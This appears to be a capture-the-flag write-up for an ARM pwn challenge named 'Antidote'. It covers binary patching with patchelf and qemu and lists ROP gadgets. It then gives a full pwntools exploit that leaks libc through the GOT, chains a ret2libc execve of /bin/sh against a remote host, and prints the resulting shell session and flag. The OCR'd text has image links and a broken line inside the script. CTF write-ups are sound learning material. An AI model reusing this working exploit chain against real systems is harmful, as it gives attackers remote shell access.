

AntiDote

1) Checked Security




2) Decompiled the code



3) Note:
i) This is a simple ret2libc but the problem is it is in arm architecture which is difficult to run and debug

4) Patching



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ cp -r /usr/arm-linux-gnueabihf/lib/ .

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ ls
antidote  lib  libc.so.6

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ cp antidote antidote_patched

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ patchelf --set-interpreter ./lib/ld-linux-armhf.so.3 --set-rpath ./lib antidote_patched

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ qemu-arm antidote_patched
antidote_patched: error while loading shared libraries: libgcc_s.so.1: cannot open shared object file: No such file or directory
```

After installing with sudo apt install libgcc-11-dev-armhf-cross repeat it

5) Exploitation
First we need to leak libc address
0x00008628: pop {r4, r5, r6, r7, r8, sb, sl, pc};
0x000085f4: mov r0, sl; mov r1, r8; mov r2, r7; blx r3;
0x000083cc: pop {r3, pc};
We can use these gadgets

6) Exploit:

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='thumb', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./antidote_patched")
libc = ELF("libc.so.6")
ld = ELF("lib/ld-linux-armhf.so.3")
context.binary = exe

# io = gdb.debug(exe.path, 'b* 0x8560 ')
io = remote(b'94.237.49.212', 55951)

# leak address
rop_chain = p32(0x10500)+p32(0x83cc)+p32(0x0853c)
+p32(0x8628)+p32(0)+p32(0)+p32(0)+p32(4)+p32(exe.got.write)
+p32(0)+p32(1)+p32(0x85f4)
io.sendlineafter(b'hurt!\n', b'a'*216+rop_chain+b'b'*(300-len(rop_chain)-220))
libc.address = unpack(io.recv(4),'all')-libc.sym.write

# ret2libc
rop_chain = p32(libc.address+0x00034bbd)+p32(next(libc.search(b'/bin/sh\x00')))
+p32(0)+p32(0)+p32(0)+p32(0)+p32(0)+p32(libc.address+0x00017207)+p32(11)+p32(l-
ibc.address+0x73b09)
io.send(b'a'*220+rop_chain+b'b'*(300-len(rop_chain)-220))

io.interactive()
```

7) Flag:

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Antidote]
└─$ python3 solve.py
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
$ cd /home
$ ls
ctf
$ cd ctf
$ ls
antidote
bin
dev
flag.txt
lib
lib32
lib64
$ cat flag.txt
HTB{Th4nk_y0u_f0r_h3lp1ng_m3_w1th_th4t_bug!Y0u_s4ved_my_arm}
$
```